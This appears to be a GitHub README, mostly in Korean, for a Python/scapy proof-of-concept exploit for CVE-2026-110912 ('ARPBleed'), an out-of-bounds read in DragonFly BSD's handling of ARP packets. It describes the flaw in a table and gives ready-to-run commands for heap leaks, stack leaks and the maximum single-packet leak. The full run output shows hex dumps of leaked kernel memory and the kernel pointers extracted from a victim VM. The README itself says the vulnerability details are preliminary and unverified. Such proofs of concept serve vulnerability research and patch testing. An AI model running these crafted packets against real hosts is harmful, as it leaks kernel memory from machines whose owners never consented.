 0xblackash/cve-2026-110912
Python/scapy 기반 CVE-2026-110912(ARPBleed) 개념 증명 코드로, DragonFly BSD의 ARP ar_hln/ar_pln 범위 초과 읽기를 이용해 커널 힙 및 스택 메모리를 유출합니다.

ARPBleed 🩸
ARP 패킷 처리 취약점 | DragonFly BSD | 보안 연구

ARPBleed는 보고된 취약점 CVE-2026-110912와 관련된 이름으로, DragonFly BSD에서 ARP(Address Resolution Protocol) 패킷 길이 필드의 부적절한 처리와 관련되어 있습니다.
예비 취약점 설명에 따르면, 잘못된 형식의 ARP 패킷이 범위를 벗어난 메모리 읽기(out-of-bounds read)를 유발하여 네트워크 응답을 통해 커널 메모리의 일부가 노출될 가능성이 있습니다.
중요: 여기에 제시된 취약점 세부 정보는 예비 정보이며, 확정된 것으로 간주되기 전에 권위 있는 CVE 기록 및 공식 벤더 권고와 대조하여 검증이 필요합니다.
| 속성 | 세부 정보 |
|---|---|
| CVE ID | CVE-2026-110912 |
| 취약점 이름 | ARPBleed |
| 보고된 제품 | DragonFly BSD |
| 취약점 유형 | 범위를 벗어난 읽기(Out-of-bounds read) |
| 관련 CWE | CWE-130 — 길이 매개변수 불일치의 부적절한 처리 |
| 보고된 공격 벡터 | 인접 네트워크 |
| 인증 필요 여부 | 보고에 따르면 없음 |
| 잠재적 영향 | 커널 메모리 노출 |
| 보고된 CVSS 점수 | 7.1 — 미검증 |
| 보고된 영향받는 버전 | 6.4.2까지 — 미검증 |
| 완화 조치 | 공식 벤더 패치 확인 |
주소 결정 프로토콜(ARP)은 IPv4 네트워크에서 IP 주소를 하드웨어 주소, 일반적으로 MAC 주소로 해석하는 데 사용됩니다.
호스트가 로컬 네트워크의 다른 장치와 통신해야 할 때, ARP 요청을 브로드캐스트할 수 있습니다. 해당 IP 주소를 가진 장치는 자신의 하드웨어 주소를 포함한 ARP 응답으로 응답할 수 있습니다.

CVE-2026-110912-ARPBleed.py - 단일 파일, python3 + scapy 및 root(raw socket) 필요.
sudo python3 CVE-2026-110912-ARPBleed.py <victim-ip> [<iface>] [--hln N] [--pln N]

# heap leak  (ar_sha carries ar_hln-6 bytes past the MAC)
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 200 --pln 4

# stack leak (ar_spa carries ar_pln-4 bytes past &taddr)
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 6 --pln 200

# sanity: a legal ARP, expect a clean reply and no leak
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 6 --pln 4

# maximum single-packet leak
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 255 --pln 255
유출된 ar_sha 영역의 처음 6바이트는 피해자의 실제 MAC이고, ar_spa의 처음 4바이트는 피해자의 IP입니다. 그 이후의 모든 내용은 커널 메모리 범위를 벗어난 것입니다. 유출이 캡처되면 종료 코드 0, 응답이 도착하지 않으면(패치된 커널의 동작) 2입니다.
피해자: DragonFly 6.4.2-RELEASE(기본 설치, QEMU virtio-net), 10.170.0.10. 공격자: Kali, scapy 2.7.01, 10.170.0.2, 동일 L2 세그먼트.
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=6 ar_pln=4  arp_body=28  frame=42
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 42 bytes  (reply ar_hln=6 ar_pln=4)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 0 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (6 bytes; bytes [6..5] are the OOB leak) ----
  0000: 52 54 00 df 04 94                               |RT....|

[#####] STACK LEAK (ar_spa, 0 OOB bytes past 4-byte &taddr) [#####]
---- reply ar_spa [memcpy(ar_spa, &taddr, ar_pln)] (4 bytes; bytes [4..3] are the OOB leak) ----
  0000: 0a aa 00 0a                                     |....|

[*] reply ar_tha echoes attacker MAC + filler: True

[+] legal ARP answered normally - no leak bytes (sanity)
# rc=0
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=200 ar_pln=4  arp_body=416  frame=430
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 430 bytes  (reply ar_hln=200 ar_pln=4)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 194 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (200 bytes; bytes [6..199] are the OOB leak) ----
  0000: 52 54 00 df 04 94 00 00 00 00 00 00 00 00 00 00 |RT..............|
  0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0020: 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 |................|
  0030: 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 |................|
  0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0060: 00 00 10 12 2a 46 00 f8 ff ff 00 00 00 00 00 00 |....*F..........|
  0070: 00 00 48 12 2a 46 00 f8 ff ff 00 00 00 00 00 00 |..H.*F..........|
  0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00c0: 00 00 00 00 00 00 00 00                         |........|
  -- kernel pointers in heap leak: 7 --
    heap + 38 (abs  44): 0xffff000000000000
    heap + 39 (abs  45): 0xffffff0000000000
    heap + 40 (abs  46): 0xffffffff00000000
    heap + 41 (abs  47): 0xffffffffff000000
    heap + 42 (abs  48): 0xffffffffffff0000
    heap + 92 (abs  98): 0xfffff800462a1210
    heap +108 (abs 114): 0xfffff800462a1248

[#####] STACK LEAK (ar_spa, 0 OOB bytes past 4-byte &taddr) [#####]
---- reply ar_spa [memcpy(ar_spa, &taddr, ar_pln)] (4 bytes; bytes [4..3] are the OOB leak) ----
  0000: 0a aa 00 0a                                     |....|

[*] reply ar_tha echoes attacker MAC + filler: True

[+] arpbleed REPRODUCED (remote): 194 heap OOB bytes + 0 stack OOB bytes; kernel pointers: 7 heap / 0 stack
# rc=0
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=6 ar_pln=200  arp_body=420  frame=434
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 434 bytes  (reply ar_hln=6 ar_pln=200)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 0 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (6 bytes; bytes [6..5] are the OOB leak) ----
  0000: 52 54 00 df 04 94                               |RT....|
